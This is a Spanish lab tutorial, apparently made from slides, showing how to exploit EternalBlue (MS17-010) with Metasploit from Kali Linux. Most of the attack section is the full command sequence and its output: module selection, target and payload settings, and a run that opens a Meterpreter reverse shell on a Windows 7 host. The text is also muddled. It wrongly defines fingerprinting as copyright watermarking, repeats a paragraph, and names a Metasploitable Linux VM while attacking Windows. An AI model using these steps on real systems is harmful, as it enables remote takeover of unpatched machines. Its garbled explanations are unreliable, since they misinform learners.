


EXPLOTACIÓN DE VULNERABILIDADES EN UN AMBIENTE CONTROLADO KALI LINUX






FOOTPRINTING



Footprinting es básicamente un paso previo al ciberataque donde el “hacker” recopila toda la información que pueda sobre su víctima para encontrar las formas de acceder al sistema o decidir que ciberataques serían los que tendrían más éxito contra su objetivo.





FINGERPRINTING

La huella digital es un tipo de mecanismo para defender los derechos de autor y combatir la copia no autorizada de contenidos. Consiste en introducir una serie de bits imperceptibles sobre un producto de soporte electrónico de forma que se puedan detectar las copias ilegales o no autorizadas.



SE REQUIERE

Máquina Virtual con Metasploitable Linux



Máquina con Kali Linux



ENCUENTRA LA IP DE TU VICTIMA

Para poder acceder a la máquina de Windows necesitamos conocer su IP. Para ello usamos el programa llamado Angry Ip Scanner. Con este programa podemos ver las IP de los dispositivos conectados a nuestra misma red.

Para poder acceder a la máquina de Windows necesitamos conocer su IP. Para ello usamos el programa llamado Angry Ip Scanner. Con este programa podemos ver las IP de los dispositivos conectados a nuestra misma red.



Iniciamos el sistema metasploit.



METASPLOIT CYBER MISSILE COMMAND V5


Carpetas: * X

WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF

https://metasploit.com

```
[ metasploit v6.1.27-dev
+ -- =[ 2196 exploits - 1162 auxiliary - 400 post
+ -- =[ 596 payloads - 45 encoders - 10 nops
+ -- =[ 9 evasion ]]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
```



```
(kali㉿kali)-[~]
$ msfconsole
[*] Starting the Metasploit Framework console ... |
```


BUSCAR VULNERABILIDAD DE ETERNALBLUE

```
msf6 > search eternalblue

Matching Modules

#  Name                                     Disclosure Date   Rank    Check  Description
-  --
  0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14     average Yes    MS17-010 EternalBlue SMB Remote Wi
ndows Kernel Pool Corruption
  1  exploit/windows/smb/ms17_010_psexec       2017-03-14     normal  Yes    MS17-010 EternalRomance/EternalSyn
ergy/EternalChampion SMB Remote Windows Code Execution
  2  auxiliary/admin/smb/ms17_010_command      2017-03-14     normal  No     MS17-010 EternalRomance/EternalSyn
ergy/EternalChampion SMB Remote Windows Command Execution
  3  auxiliary/scanner/smb/smb_ms17_010        2017-03-14     normal  No     MS17-010 SMB RCE Detection
  4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14     great   Yes    SMB DOUBLEPULSAR Remote Code Execu
tion

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```



Configuramos el sistema metasploit con el exploitde.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Vamos a establecer el host remoto, que es la IP que obtuvimos inicialmente

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.16.132  
rhosts => 192.168.16.132  
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp_uuid  
payload => windows/x64/meterpreter/reverse_tcp_uuid  
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```


Corremos el servicio para comenzar a explotar vulnerabilidades.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run  
[*] Started reverse TCP handler on 192.168.16.131:4444  
[*] 192.168.16.132:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check  
[+] 192.168.16.132:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64  
(64-bit)  
[*] 192.168.16.132:445 - Scanned 1 of 1 hosts (100% complete)  
[+] 192.168.16.132:445 - The target is vulnerable.  
[*] 192.168.16.132:445 - Connecting to target for exploitation.  
[+] 192.168.16.132:445 - Connection established for exploitation.  
[+] 192.168.16.132:445 - Target OS selected valid for OS indicated by SMB reply  
[*] 192.168.16.132:445 - CORE raw buffer dump (42 bytes)  
[*] 192.168.16.132:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes  
[*] 192.168.16.132:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv  
[*] 192.168.16.132:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1  
[+] 192.168.16.132:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[*] 192.168.16.132:445 - Trying exploit with 12 Groom Allocations.  
[*] 192.168.16.132:445 - Sending all but last fragment of exploit packet  
[*] 192.168.16.132:445 - Starting non-paged pool grooming  
[+] 192.168.16.132:445 - Sending SMBv2 buffers  
[+] 192.168.16.132:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[*] 192.168.16.132:445 - Sending final SMBv2 buffers.  
[*] 192.168.16.132:445 - Sending last fragment of exploit packet!  
[*] 192.168.16.132:445 - Receiving response from exploit packet  
[+] 192.168.16.132:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!  
[*] 192.168.16.132:445 - Sending egg to corrupted connection.  
[*] 192.168.16.132:445 - Triggering free of corrupted buffer.  
[*] Sending stage (200262 bytes) to 192.168.16.132  
[*] Meterpreter session 1 opened (192.168.16.131:4444 → 192.168.16.132:49169 ) at 2022-04-08 12:11:51 -0400  
[+] 192.168.16.132:445 - ======  
[+] 192.168.16.132:445 - -----WIN-----  
[+] 192.168.16.132:445 - -----=
```

